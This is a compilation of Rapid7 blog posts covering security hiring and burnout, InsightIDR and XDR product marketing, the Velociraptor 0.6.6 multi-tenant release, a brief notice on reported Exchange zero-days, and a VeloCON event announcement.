This is a more pervasive problem throughout the cybersecurity industry than many think. For example, an entry-level security analyst job description might list a few certifications as hard requirements. But one of those certifications requires a minimum of five years paid work experience. So the requirements in the job description end up being contradictory, and the hiring manager might need to have a think about what kind of position they’re actually trying to fill.
Even if that magical security unicorn that matched all the requirements did exist, they’ll still need to learn something on days 1 to 100. Namely, the ins and outs of the company, the office space, meeting cadence, team dynamics…and maybe some coworkers’ first names. There’s always something new at the beginning that becomes part of the onboarding process, and learning a new tool (or two) shouldn’t be grounds to give a prospective applicant pause.
A DIY description should start with DEI
Embracing diversity, equity, and inclusion (DEI) isn’t just a corporate slogan – it’s simply the right thing to do. And knowing how to weave that sentiment and practice into a job description can be tricky. But with the right mix of welcoming language and realistic requirements, you’ll start to attract great candidates. Here are a few questions to ask yourself when writing with DEI in mind (again, so you can attract the absolute best candidate pool):
Are you simply listing the requirements and calling it a day, or are you weaving thoughtful language in and around those requirements that also keeps in mind things like gender bias and overly corporate language?
Are you creating an inviting description for potential candidates with non-typical backgrounds, such as those who might have Associate’s Degrees (but maybe also a ton of experience and/or natural aptitude) or those who may be recent grads but could turn into absolute rockstars sooner than you think?
Your company may have worked hard to integrate DEI into its culture and its very DNA. Is that reflected in the descriptions for your open positions currently published across all the job sites?
It’s not rocket science, as the old saying goes. But if you’re having trouble attracting expert talent that will stay loyal (at least for a few years), it can be worthwhile to poke around jobs sections of social sites, cybersecurity talent forums, and a ton of listings from the competition to see what kind of language they’re using and if it’s actually attracting talent (how long has that listing been up?). You’ll notice the best job descriptions are not all about the job itself; postings should say what the company is looking for AND what it can do for the candidate – beyond salary and benefits.
It’s true that a positive work environment can do wonders for productivity, camaraderie, and Glassdoor reviews from employees that reflect favorably on their time in your security operations center (SOC). It’s also good to keep in mind that if it all goes well and you end up with several employees who all stay five years or more, their experience begins with that job description. They’ll always remember reading it; how it made them feel and what prompted them to click “Apply Now,” so make that listing a good one.
As the attack surface sprawls, under-resourced security teams have inherent disadvantages. Rapid7 InsightIDR enables resource constrained security teams to achieve sophisticated detection and response, with greater efficiency and efficacy. As a Challenger in the 2022 Gartner Magic Quadrant for SIEM, we’re proud to represent the huge number of security teams out there today that don’t have time to do it all, but are asked to do it anyway. Our goal is to keep your organization safe by finding and eliminating threats faster and more reliably.
Rapid7 maximizes your most precious resource: time
We are grateful to have a diverse collective of customers and partners around the world, of varying size and industry focus. These smart, agile, maturing teams want to advance their detection and response programs, but their organizations and the threats they face are moving faster than their capacity is growing. The constant that unites all of these teams: they never have enough time. Yet, we feel that despite a well-documented, industry-crushing skills gap, far too many traditional SIEMs and detection products continue to introduce additional noise and complexity for these teams. The result is long days, weekend work, far too many missed dinners / concerts / games, and (scariest of all) missed threats.
The best way to achieve successful detection and response is through a pragmatic and efficient approach. Threats are still a threat—whether or not you’ve had time to set up your complex traditional SIEM or the myriad of point detection solutions around it. Attackers don’t care if you’re ready. In fact, they’re counting on you not to be. Security teams need time and access to expertise to close this gap.
From inception, the guiding principle of InsightIDR has been to deliver sophisticated detection and response, in a more efficient and effective way, and here’s how:
A cloud-native foundation, SaaS delivery, and software-based collectors means it is faster to deploy, removes hardware burdens that bog teams down, and accelerates the time to actually get insights.
Intuitive interfaces, pre-built dashboards and reports, and a robust detections library means that teams are able to activate even the most junior analysts to deliver advanced analysis and threat detections right away.
And highly correlated investigation timelines, response recommendations (vetted by Rapid7’s MDR team), and pre-built automation workflows help you with one of the hardest parts of your job: responding to threats before significant damage occurs.
In short, we offer a SIEM that maturing teams can get real value from. Over the last seven years, we’ve struck a balance of adding a multitude of capabilities while never compromising our core tenet and commitment to providing you with productivity efficiency and delivering a better detection and response experience.
Leveraging a diverse mix of threat intelligence—including unique intel from Rapid7’s renowned open-source projects—the Rapid7 Threat Intelligence and Detections Engineering (TIDE) team curates emergent threat content from all corners of the threat landscape. Our TIDE team is constantly manicuring a library of both known and unknown threats to capture even the most evasive attacks. With this always-up-to-date library and native UEBA, EDR, NDR, deception technology, and cloud TDIR, InsightIDR customers can be confident that the entirety of their attack surface is covered. And because our global MDR team is leveraging the same threat library, you can be certain that alerts will be low noise, highly reliable, and primed for analysts to take action.
We believe that as the threat and attack landscape change at a rapid pace, the approaches to unifying data, detecting, and responding need to too. Reducing the noise and accelerating response outcomes is critical for security success – regardless of your security maturity. We also believe that for this reason, Gartner has named us a Challenger in the Magic Quadrant for SIEM – and we will continue to challenge the traditional as we focus on building the right outcomes for our customers. Find a complimentary copy of the 2022 Gartner Magic Quadrant for SIEM here.
Just a few of those outcomes we are driving toward in the future:
More frictionless access to expertise to ensure analysts always know how to respond and can execute more quickly
Deepening our breadth of detections and endpoint coverage for modern, dynamic environments, so customers can continue to leverage InsightIDR as their single source of truth for detection and response
Making sure our MSSP partners and their customers are optimized to succeed by providing a more turnkey experience that enables these partners to tap into the scale and efficiency of InsightIDR
We are excited to share more on these initiatives soon. Thank you to our customers and partners for continuing to share your insights, ideas, pains, and future plans. You continue to fuel our innovation and validate that we are on the right track in addressing the needs of maturing security teams.
GARTNER and Magic Quadrant are registered trademarks and service marks, and PEER INSIGHTS is a trademark and service mark, of Gartner, Inc. and/or its affiliates in the U.S. and internationally and are used herein with permission. All rights reserved.
Gartner does not endorse any vendor, product or service depicted in its research publications, and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner’s research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.
Gartner Peer Insights content consists of the opinions of individual end users based on their own experiences, and should not be construed as statements of fact, nor do they represent the views of Gartner or its affiliates. Gartner does not endorse any vendor, product or service depicted in this content nor makes any warranties, expressed or implied, with respect to this content, about its accuracy or completeness, including any warranties of merchantability or fitness for a particular purpose.
This Q3 2022 recap post takes a look at some of the latest investments we’ve made to InsightIDR to drive detection and response forward for your organization.
360-degree XDR and attack surface coverage with Rapid7
The Rapid7 XDR suite — flagship InsightIDR, alongside InsightConnect (SOAR), and Threat Command (Threat Intel) — unifies detection and response coverage across both your internal and external attack surface. Customers detect threats earlier and respond more quickly, shrinking the window for attackers to succeed.
With Threat Command alerts now directly ingested into InsightIDR, receive a more holistic picture of your threat landscape, beyond the traditional network perimeter. By unifying these detections and related workflows together in one place, customers can:
Manage and tune external Threat Command detections from InsightIDR console
Investigate external threats alongside context and detections of their broader internal environment
Activate automated response workflows for Threat Command alerts – powered by InsightConnect – from InsightIDR to extinguish threats faster
Rapid7 products have helped us close the gap on detecting and resolving security incidents to the greatest effect. This has resulted in a safer environment for our workloads and has created a culture of secure business practices.
— Manager, Security or IT, Medium Enterprise Computer Software Company via Techvalidate
Eliminate manual tasks with expanded automation
Reduce mean time to respond (MTTR) to threats and increase confidence in your response actions with the expanded integration between InsightConnect and InsightIDR. Easily create and map InsightConnect workflows to any attack behavior analytics (ABA), user behavior analytics (UBA), or custom detection rule, so tailored response actions can be initiated as soon as an alert fires. Quarantine assets, enrich investigations with more evidence, kick off ticketing workflows, and more – all with just a click.
Preview the impact of exceptions on detection rules
Building on our intuitive detection tuning experience, it’s now easier to anticipate how exceptions will impact your alert volume. Preview exceptions in InsightIDR to confirm your logic to ensure that tuning will yield relevant, high fidelity alerts. Exception previews allow you to confidently refine the behavior of ABA detection rules for specific users, assets, IP addresses, and more to fit your unique environments and circumstances.
Streamline investigations and collaboration with comments and attachments
With teams more distributed than ever, the ability to collaborate virtually around investigations is paramount. Our overhauled notes system now empowers your team to create comments and upload/download rich attachments through Investigation Details in InsightIDR, as well as through the API. This new capability ensures your team has continuity, documentation, and all relevant information at their fingertips as different analysts collaborate on an investigation.
Quickly and easily add comments and upload and download attachments to add relevant context gathered from other tools and stay connected to your team during an investigation.
New vCenter deployment option for the Insight Network Sensor
As a security practitioner looking to minimize your attack surface, you need to know the types of data on your network and how much of it is moving: two critical areas that could indicate malicious activity in your environment.
With our new vCenter deployment option, you can now use distributed port mirroring to monitor internal east-west traffic and traffic across multiple ESX servers using just a single virtual Insight Network Sensor. When using the vCenter deployment method, choose the GRETAP option via the sensor management page.

First annual VeloCON brings DFIR experts from around the globe together
Rapid7 brought DFIR experts and enthusiasts from around the world together this September to share experiences in using and developing Velociraptor to address the needs of the wider DFIR community.
Velociraptor’s unique, advanced open-source endpoint monitoring, digital forensic, and cyber response platform provides you with the ability to respond more effectively to a wide range of digital forensic and cyber incident response investigations and data breaches.
Watch VeloCON on-demand to see security experts delve into new ideas, workflows, and features that will take Velociraptor to the next level of endpoint management, detection, and response.
A growing library of actionable detections
In Q3, we added 385 new ABA detection rules to InsightIDR. See them in-product or visit the Detection Library for actionable descriptions and recommendations.
Stay tuned!
As always, we’re continuing to work on exciting product enhancements and releases throughout the year. Keep an eye on our blog and release notes as we continue to highlight the latest in detection and response at Rapid7.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Rapid7 is excited to announce the release of version 0.6.6 of Velociraptor – an advanced, open-source digital forensics and incident response (DFIR) tool that enhances visibility into your organization’s endpoints. After several months of development and testing, we are excited to share its powerful new features and improvements.
Multi-tenant mode
The largest improvement in the 0.6.6 release by far is the introduction of organizational division within Velociraptor. Velociraptor is now a fully multi-tenanted application. Each organization is like a completely different Velociraptor installation, with unique hunts, notebooks, and clients. That means:
Organizations can be created and deleted easily with no overheads.
Users can seamlessly switch between organizations using the graphic user interface (GUI).
Operations like hunting and post processing can occur across organizations.
When looking at the latest Velociraptor GUI you might notice the organizations selector in the User Setting page.
The latest User Settings page
This allows the user to switch between the different organizations they belong in.
Multi-tenanted example
Let’s go through a quick example of how to create a new organization and use this feature in practice.
Multi-tenancy is simply a layer of abstraction in the GUI separating Velociraptor objects (such as clients, hunts, notebooks, etc.) into different organizational units.
You do not need to do anything specific to prepare for a multi-tenant deployment. Every Velociraptor deployment can create a new organization at any time without affecting the current install base at all.
By default all Velociraptor installs (including upgraded ones) have a root organization which contains their current clients, hunts, notebooks, etc. (You can see this in the screenshot above.) If you choose to not use the multi-tenant feature, your Velociraptor install will continue working with the root organization without change.
Suppose a new customer is onboarded, but they do not have a large enough install base to warrant a new cloud deployment (with the associated infrastructure costs). We want to create a new organization for this customer in the current Velociraptor deployment.
Creating a new organization
To create a new organization, we simply run the Server.Orgs.NewOrg server artifact from the Server Artifacts screen.
Creating a new organization
All we need to do is give the organization a name.
New organization is created with a new OrgId and an Admin User
Velociraptor uses the OrgId internally to refer to the organization, but the organization name is used in the GUI to select the different organizations. The new organization is created with the current user being the new administrator of this org.
Deploying clients to the new organization
Since all Velociraptor agents connect to the same server, there has to be a way for the server to identify which organization each client belongs in. This is determined by the unique nonce inside the client’s configuration file. Therefore, each organization has a unique client configuration that should be deployed to that organization.
We will list all the organizations on the server using the Server.Orgs.ListOrgs artifact. Note that we are checking the AlsoDownloadConfigFiles parameter to receive the relevant configuration files.
Listing all the organizations on the server
The artifact also uploads the configuration files.
Viewing the organization’s configuration files
Now, we go through the usual deployment process with these configuration files and prepare MSI, RPM, or Deb packages as normal.
Switching between organizations
We can now switch between organizations using the organization selector.
Switching between orgs
Now the interface is inside the new organization.
Viewing an organization
Note the organization name is shown in the user tile, and client IDs have the org ID appended to them to remind us that the client exists within the org.
The new organization is functionally equivalent to a brand-new deployed server! It has a clean data store with new hunts, clients, notebooks, etc. Any server artifacts will run on this organization only, and server monitoring queries will also only apply to this organization.
Adding other users to the new organization
By default, the user which created the organization is given the administrator role within that organization. Users can be assigned arbitrary roles within the organization – so, for example, a user may be an administrator in one organization but a reader in another organization.
You can add new users or change the user’s roles using the Server.Utils.AddUser artifact. When using basic authentication, this artifact will create a user with a random password. The password will then be stored in the server’s metadata, where it can be shared with the user. We normally recommend Velociraptor to be used with single sign-on (SSO), such as OAuth2 or SAML, and not to use passwords to manage access.
Adding a new user into the org
View the user’s password in the server metadata screen. (You can remove this entry when done with it or ask the user to change their password.)
View the new user password in the server metadata screen
You can view all users in all orgs by collecting the Server.Utils.ListUsers artifact within the root org context.
Viewing all the users on the system
Although Velociraptor respects the assigned roles of users within an organization, at this stage this should not be considered an adequate security control. This is because there are obvious escalation paths between roles on the same server. For example, currently an administrator role by design has the ability to write arbitrary files on the server and run arbitrary commands (primarily this functionality allows for post processing flows with external tools).
This is currently also the case in different organizations, so an organization administrator can easily add themselves to another organization (or indeed to the root organization) or change their own role.
Velociraptor is not designed to contain untrusted users to their own organization unit at this stage – instead, it gives administrators flexibility and power.
GUI improvements
The 0.6.6 release introduces a number of other GUI improvements.
Updating user’s passwords
Usually Velociraptor is deployed in production using SSO such as Google’s OAuth2, and in this case, users manage their passwords using the provider’s own infrastructure.
However, it is sometimes convenient to deploy Velociraptor in Basic authentication mode (for example, for on-premises or air-gapped deployment). Velociraptor now lets users change their own passwords within the GUI.
Users may update their passwords in the GUI
Allow notebook GUI to set notebooks to public
Previously, notebooks could be shared with specific other users, but this proved unwieldy for larger installs with many users. In this release, Velociraptor offers a notebook to be public – this means the notebook will be shared with all users within the org.
Sharing a notebook with all users
More improvements to the process tracker
The experimental process tracker is described in more details here, but you can already begin using it by enabling the Windows.Events.TrackProcessesBasic client event artifact and using artifacts just as Generic.System.Pstree, Windows.System.Pslist, and many others.
Context menu
A new context menu is now available to allow sending any table cell data to an external service.
Sending a cell content to an external service
This allows for quick lookups using VirusTotal or a quick CyberChef analysis. You can also add your own send to items in the configuration files.
Conclusion
If you’re interested in the new features, take Velociraptor for a spin by downloading it from our release page. It’s available for free on GitHub under an open-source license.
As always, please file bugs on the GitHub issue tracker or submit questions to our mailing list by emailing [email protected]. You can also chat with us directly on our Discord server.
Learn more about Velociraptor by visiting any of our web and social media channels below:
On Thursday, September 29, a Vietnamese security firm called GTSC published information and IOCs on what they claim is a pair of unpatched Microsoft Exchange Server vulnerabilities being used in attacks on their customers’ environments dating back to early August 2022. The impact of exploitation is said to be remote code execution. From the information released, both vulnerabilities appear to be post-authentication flaws. According to GTSC, the vulnerabilities are being exploited to drop webshells on victim systems and establish footholds for post-exploitation behavior.
There has been no formal communication from Microsoft confirming or denying the existence of the flaws as of 4:30 PM EDT on Thursday, September 29. Our own teams have not validated the vulnerabilities directly.
Notably, it appears that both vulnerabilities have been reported to (and accepted by) Trend Micro’s Zero Day Initiative (ZDI) for disclosure coordination and are listed on ZDI’s site as “Upcoming Advisories.” This lends credibility to the claim, as does the specificity of the indicators shared in the firm’s blog. You can view the two reported vulnerabilities on this page by searching ZDI’s advisories for ZDI-CAN-18802 and ZDI-CAN-18333.
We are monitoring for additional detail and official communications and will update this blog with further information as it becomes available.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Welcome back to The Lost Bots! In this episode, we dive into one of our favorite topics: threat hunting. It’s a subject we’ve talked about before, but this time, we’re focusing on the practical side of getting your threat hunting efforts up and running.
Our hosts Stephen Davis, Lead D&R Sales Technical Advisor, and Jeffrey Gardner, Detection and Response Practice Advisor, give us the basics of what a threat hunting hypothesis is and what makes a good one. They talk about the importance of ensuring your hypothesis is both observable and testable. They also cover the differences between intelligence-driven, situational, and domain expertise hypotheses, and explain how to actually put these concepts into action when engaging in cyber threat hunting.
Check back with us on Thursday, October 26, for our next installment of The Lost Bots!
Anyone involved in hiring security analysts in the last few years is likely painfully aware of the cybersecurity skills shortage – but the talent hasn’t “gone anywhere” so much as it’s been bouncing around all over the place, looking for the highest bidder and most impactful work environment. Particularly since the advent of the pandemic, more highly skilled cybersecurity talent has been able to take advantage of work-from-anywhere opportunities, as well as other factors like work/life balance, the desire to avoid negative office politics – and, of course, potentially higher wages elsewhere.
Retain where it counts
Money isn’t everything, but it’s a lot. An awful lot. That’s what it may seem like to an experienced analyst who’s been working in the security operations center (SOC) for long hours over years, who doesn’t feel like they can really take time off, and who perhaps has been on LinkedIn of late just to “see what’s out there.” Having casual conversations with a recruiter can quickly turn into a conversation with you, their manager, that begins, “I need to put in my two-week notice.”
There are simply companies out there that will pay more and hire away your talent faster than you can say “onboarding.” You can attempt to shore up some budget to retain talent, but if money isn’t just one prong of a larger mix to keep your best and brightest, they’ll slowly start to join the quiet-quitting club and look elsewhere.
The balance shouldn’t be an act
It’s true that life – especially as we become adults – becomes a delicate balancing act. But for companies pitching a great work/life balance to prospective cybersecurity talent, that pitch needs to be genuine. A 2021 Gartner survey saw 43% of respondents say that flexibility in work hours helped them achieve greater productivity. And if the attempt is to woo talent with longer, more illustrious resumes, that attempt should highlight a meaningful work/life balance that’s able to coexist with the company’s values and mission – not to mention one that fits in well with the team dynamic that talent is entering or helping to build.
After all, you’re asking potential employees to sit in the trenches with their peers, fending off threats from some of the most ruthless attackers and organizations in the world. That can sometimes be a dark place to spend your days. Thus, the pervading environment around that function should be one of positivity, camaraderie, inclusivity, and celebration.
The pandemic took work/life balance to another level, one in which companies were forced to adopt work-from-home measures at least semi-permanently. In that scenario, the employee gained the ability to demand a better balance. And that’s something that can’t be taken away, even in part. Because talent loves a good party – and they can always leave yours.
Burn(out) ban in effect
One of the major reasons talent might decide that the party at your SOC has come to an end? Burnout. Currently, around 71% of SOC analysts say they feel burned out on the job. Reasons for this may have nothing to do with the environment in your SOC shop or greater organization. Burnout could be the result of a seasonal uptick in incident-response activities (end-of-year or holiday retail activities come to mind) or in response to the latest emergent threat. However, it’s good to be vigilant of how talent churn might become a common occurrence and how you can institute a ban on burnout.
It takes a team: To build out a fully operational SOC and achieve something close to 24×7 coverage, it takes several people. So, if you’re placing the hopes of round-the-clock coverage on the shoulders of, say, six analysts, they’re likely to burn bright for a short period of time and then leave the party.
The same thing, over and over: Your workday expectations may be music to the ears of prospective talent: 9 to 5, and then you log off and go home. That kind of schedule can be great for work/life balance. But is it pretty much the same thing, every day, year in and year out? Is there a heavy amount of alert fatigue that could be offset by a more efficient solution? Are you leveraging automation to its fullest, so that your SOC doesn’t become full of expert talent spending their days doing mundane tasks?
Burnout may come back to bite you: Glassdoor… it’s a thing. And people will talk. Your SOC may have developed a reputation for burnout without you even realizing it. It’s called social media, and you can sink or succeed by it – especially if it isn’t just one former analyst on Glassdoor talking about your security organization in relation to burnout. What if you find out it’s 50 people over the span of five years? Sure, it’s actionable data, but by then it may be too late.
The soul of your SOC
Think about it from their point of view. What do your employees consider a positive work environment? What would constitute a brain-drain culture? Taking proactive measures like sending out a survey and soliciting anonymous responses is an easy way of taking the temperature of the culture.
And if burnout is becoming a real thing, maybe it’s time to think about a managed services partner who can take on some of the more mundane security tasks and free up your in-house talent to innovate.
I deployed my SIEM in days, not months – here’s how you can too
As an IT administrator at a highly digitized manufacturing company, I spent many sleepless nights with no visibility into the activity and security of our environment before deploying a security information and event management (SIEM) solution. At the company I work for, Schlotterer Sonnenschutz Systeme GmbH, we have a lot of manufacturing machines that rely on internet access and external companies that remotely connect to our company’s environment – and I couldn’t see any of it happening. One of my biggest priorities was to source and implement state-of-the-art security solutions – beginning with a SIEM tool.
I asked colleagues and partners in the IT sector about their experience with deploying and leveraging SIEM technology. The majority of the feedback I received was that deploying a SIEM was a lengthy and difficult process. Then, once stood up, SIEMs were often missing information or difficult to pull actionable data from.
The feedback did not instill much confidence – particularly as this would be the first time I personally had deployed a SIEM. I was prepared for a long deployment road ahead, with the risk of shelfware looming over us. However, to my surprise, after identifying Rapid7’s InsightIDR as our chosen solution, the process was manageable and efficient, and we began receiving value just days after deployment. Rapid7 is clearly an outlier in this space: able to deliver an intuitive and accelerated onboarding experience while still driving actionable insights and sophisticated security results.
3 key steps for successful SIEM deployment
Based on my experience, our team identified three critical steps that must be taken in order to have a successful SIEM deployment:
Identifying core event sources and assets you intend to onboard before deployment
Collecting and correlating relevant and actionable security telemetry to form a holistic and accurate view of your environment while driving reliable early threat detection (not noise)
Putting data to work in your SIEM so you can begin visualizing and analyzing to validate the success of your deployment
1. Identify core event sources and assets to onboard
Before deploying a SIEM, gather as much information as possible about your environment so you can easily begin the deployment process. Rapid7 provided easy-to-understand help documentation all throughout our deployment process in order to set us up for success. The instructions were highly detailed and easy to understand, making the setup quick and painless. Additionally, they provide a wide selection of pre-built event sources out-of-the-box, simplifying my experience. Within hours, I had all the information I needed in front of me.
Based on Rapid7’s recommendations, we set up what is referred to as the six core event sources:
Creating these event sources will get the most information flowing through your SIEM and if your solution has user behavior entity analytics (UEBA) capabilities like InsightIDR. Getting all the data in quickly begins the baselining process so you can identify anomalies and potential user and insider threats down the road.
2. Collecting and correlating relevant and actionable security telemetry
When deployed and configured properly, a good SIEM will unify your security telemetry into a single cohesive picture. When done ineffectively, a SIEM can create an endless maze of noise and alerts. Striking a balance of ingesting the right security telemetry and threat intelligence to drive meaningful, actionable threat detections is critical to effective detection, investigation, and response. A great solution harmonizes otherwise disparate sources to give a cohesive view of the environment and malicious activity.
InsightIDR came with a native endpoint agent, network sensor, and a host of integrations to make this process much easier. To provide some context, at Schlotterer Sonnenschutz Systeme GmbH, we have a large number of mobile devices, laptops, surface devices, and other endpoints that exist outside the company. The combined Insight Network Sensor and Insight Agent monitor our environment beyond the physical borders of our IT for complete visibility across offices, remote employees, virtual devices, and more.
Personally, when it comes to installing any agent, I prefer to take a step-by-step approach to reduce any potential negative effects the agent might have on endpoints. With InsightIDR, I easily deployed the Insight Agent on my own computer; then, I pushed it to an additional group of computers. The Rapid7 Agent’s lightweight software deployment is easy on our infrastructure. It took me no time to deploy it confidently to all our endpoints.
With data effectively ingested, we prepared to turn our attention to threat detection. Traditional SIEMs we had explored left much of the detection content creation to us to configure and manage – significantly swelling the scope of deployment and day-to-day operations. However, Rapid7 comes with an expansive managed library of curated detections out of the box – eliminating the need for upfront customizing and configuring and giving us coverage immediately. The Rapid7 detections are vetted by their in-house MDR SOC, which means they don’t create too much noise, and I had to do little to no tuning so that they aligned with my environment.
3. Putting your data to work in your SIEM
For our resource-constrained team, ensuring that we had relevant dashboarding and reports to track critical systems, activity across our network, and support audits and regulatory requirements was always a big focus. From talking to my peers, we were weary of building dashboards that would require our team to take on complicated query writing to create sophisticated visuals and reports. The prebuilt dashboards included within InsightIDR were again a huge time-saver for our team and helped us mobilize around sophisticated security reporting out of the gate. For example, I am using InsightIDR’s Active Directory Admin Actions dashboard to identify:
What accounts were created in the past 24 hours?
What accounts were deleted in the past 24 hours?
What accounts changed their password?
Who was added as a domain administrator?
Because the dashboards are already built into the system, it takes me just a few minutes to see the information I need to see and export that data to an interactive HTML report I can provide to my stakeholders. When deploying your own SIEM, I recommend really digging into the visualization options, seeing what it will take to build your own cards, and exploring any available prebuilt content to understand how long it may take you to begin seeing actionable data.
I now have knowledge about my environment. I know what happens. I know for sure that if there is anything malicious or suspicious in my environment, Rapid7, the Insight Agent, or any of the sources we have integrated to InsightIDR will catch it, and I can take action right away.
As we get closer to closing out 2022, the talk in the market continues to swirl around extended detection and response (XDR) solutions. What are they? What are the benefits? Should my team adopt XDR, and if yes, how do we evaluate vendors to determine the best approach?
While there continue to be many different definitions of XDR in the market, the common themes around this technology consistently are:
Tightly integrated security products delivering common threat prevention, detection, and incident response capabilities
Out-of-the-box operational efficiencies that require minimal customization
High-quality detection content with limited tuning required
Advanced analytics that can correlate alerts from multiple sources into incidents
Simply put, XDR is an evolution of the security ecosystem in order to provide elevated and stronger security for resource-constrained security teams.
XDR for 2023
Why is XDR the preferred cybersecurity solution? With an ever-expanding attack surface and diverse and complex threats, security operations centers (SOCs) need more visibility and stronger threat coverage across their environment – without creating additional pockets of siloed data from point solutions.
A 2022 study of security leaders found that the average security team is now managing 76 different tools – with sprawl driven by a need to keep pace with cloud adoption and remote working requirements. Because of the exponential growth of tools, security teams are spending more than half their time manually producing reports, pulling in data from multiple siloed tools. An XDR solution offers significant operational efficiency benefits by centralizing all that data to form a cohesive picture of your environment.
Is XDR the right move for your organization?
When planning your security for the next year, consider what outcomes you want to achieve in 2023.
Security product and vendor consolidation
To combat increasing complexity, security and risk leaders are looking for effective ways to consolidate their security stack – without compromising the ability to detect threats across a growing attack surface. In fact, 75% of security professionals are pursuing a vendor consolidation strategy today, up from just 29% two years ago. An XDR approach can be an effective path for minimizing the number of tools your SOC needs to manage while still bringing together critical telemetry to power detection and response. For this reason, many teams are prioritizing XDR in 2023 to spearhead their consolidation movement. It’s predicted that by year-end 2027, XDR will be used by up to 40% of end-user organizations to reduce the number of security vendors they have in place.
As you explore prioritizing XDR in 2023, it’s important to remember that all XDR is not created equal. A hybrid XDR approach may enable you to select top products across categories but will still require significant deployment, configuration, and ongoing management to bring these products together (not to mention multiple vendor relationships and expenses to tackle). A native XDR approach delivers a more inclusive suite of capabilities from a single vendor. For resource-constrained teams, a native approach may be superior to hybrid as there is likely to be less work on behalf of the customer. A native XDR does much of the consolidation work for you, while a hybrid XDR helpsyou consolidate.
Improved security operations efficiency and productivity
“Efficiency” is a big promise of XDR, but this can look different for many teams. How do you measure efficiency today? What areas are currently inefficient and could be made faster or easier? Understanding this baseline and where your team is losing time today will help you know what to prioritize when you pursue an XDR strategy in 2023.
A strong XDR replaces existing tools and processes with alternative, more efficient working methods. Example processes to evaluate as you explore XDR:
Data ingestion: As your organization grows, you want to be sure your XDR can grow with it. Cloud-native XDR platforms will be especially strong in this category, as they will have the elastic foundation necessary to keep pace with your environment. Consider also how you’ll add new event sources over time. This can be a critical area to improve efficiency.
Dashboards and reporting: Is your team equipped to create and manage custom queries, reports, and dashboards? Creating and distributing reports can be extremely time-consuming – especially for newer analysts. If your team doesn’t have the time for constant dashboard creation, consider XDR approaches that offer prebuilt content and more intuitive experiences that will satisfy these use cases.
Detections: With a constant evolution of threat actors and behaviors, it’s important to evaluate if your team has the time to bring together the necessary threat intelligence and detection rule creation to stay ahead of emergent threats. Effective XDR can greatly reduce or potentially eliminate the need for your team to manually create and manage detection rules by offering built-in detection libraries. It’s important to understand the breadth and fidelity of the detections library offered by your vendor and ensure that this content addresses the needs of your organization.
Automation: Finding the right balance for your SOC between technology and human expertise will allow analysts to apply their skills and training in critical areas without having to maintain repetitive and mundane tasks additionally. Because different XDR solutions offer different instances of automation, prioritize workflows that will provide the most benefit to your team. Some example use cases would be connecting processes across your IT and security teams, automating incident response to common threats, or reducing any manual or repetitive tasks.
Accelerated investigations and response
While XDR solutions claim to host a variety of features that can accelerate your investigation and response process, it’s important to understand how your team currently functions. Start by identifying your mean time to respond (MTTR) at present, then what your goal MTTR is for the future. Once you lay that out, look back at how analysts currently investigate and respond to attacks and note any skill or knowledge gaps, so you can understand what capabilities will best assist your team. XDR aims to paint a fuller picture of attacker behavior, so security teams can better analyze and respond to it.
Some examples of questions that can build out the use cases you require to meet your target ROI for next year.
During an investigation, where is your team spending the majority of their time?
What established processes are currently in place for threat response?
How adaptable is your team when faced with new and unknown threat techniques?
Do you have established playbooks for specific threats? Does your team know what to do when these fire?
Again, having a baseline of where your organization is today will help you define more realistic goals and requirements going forward. When evaluating XDR products, dig into how they will shorten the window for attackers to succeed and drive a more effective response for your team. For a resource-constrained team, you may especially want to consider how an XDR approach can:
Reduce the amount of noise that your team needs to triage and ensure analysts zero in on top priority threats
Shorten the time for effective investigation by providing relevant events, evidence, and intelligence around a specific attack
Provide effective playbooks that maximize autonomy for analysts, enabling them to respond to threats confidently without the need to escalate or do excessive investigation
Deliver one-click automation that analysts can leverage to accelerate a response after they have accessed the situation
Unlock the potential of XDR with Rapid7
If you and your team prioritize XDR in 2023, we’d love to help. Rapid7’s native XDR approach unlocks advanced threat detection and accelerated response for resource-constrained teams. With 360-degree attack surface coverage, teams have a sophisticated view across both the internal – and external – threat landscape. Rapid7 Threat Intelligence and Detection Engineering curate an always up-to-date library of threat detections – vetted in the field by our MDR SOC experts to ensure high-fidelity, actionable alerts. And with recommended response playbooks and pre-built workflows, your team will always be ready to respond to threats quickly and confidently.
September 15, 2022 | Live at 9 am EDT | Virtual and Free
Join the open-source digital forensics and incident response (DFIR) community for a day-long, virtual summit as we DIG DEEPER TOGETHER!
Have you ever wanted to share your passion and interest in Velociraptor with the rest of the community? VeloCON is your chance! Come together with other DFIR experts and enthusiasts from around the world on September 15th as we delve into new ideas, workflows, and features that will take Velociraptor to the next level of endpoint management, detection, and response.
The first annual VeloCON summit will be held Thursday Sept 15th, 2022 at 9 am EDT. It is a 1-day event focused on the Velociraptor community – a forum to share experiences in using and developing Velociraptor to address the needs of the wider DFIR community. This year, the conference will be online and completely free! User-created presentations will be streamed live via Zoom webinar and on the Velociraptor YouTube channel, and will be archived on our Velociraptor website.
Registration is completely free. Here is the speaker list and agenda at a glance:
We look forward to seeing you at VeloCON. If you can’t make the event live, be sure to catch a replay of the event, which we’ll have posted to our website and YouTube channel.
Register for VeloCON today! Learn more about Velociraptor by visiting any of our web and social media channels below:
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
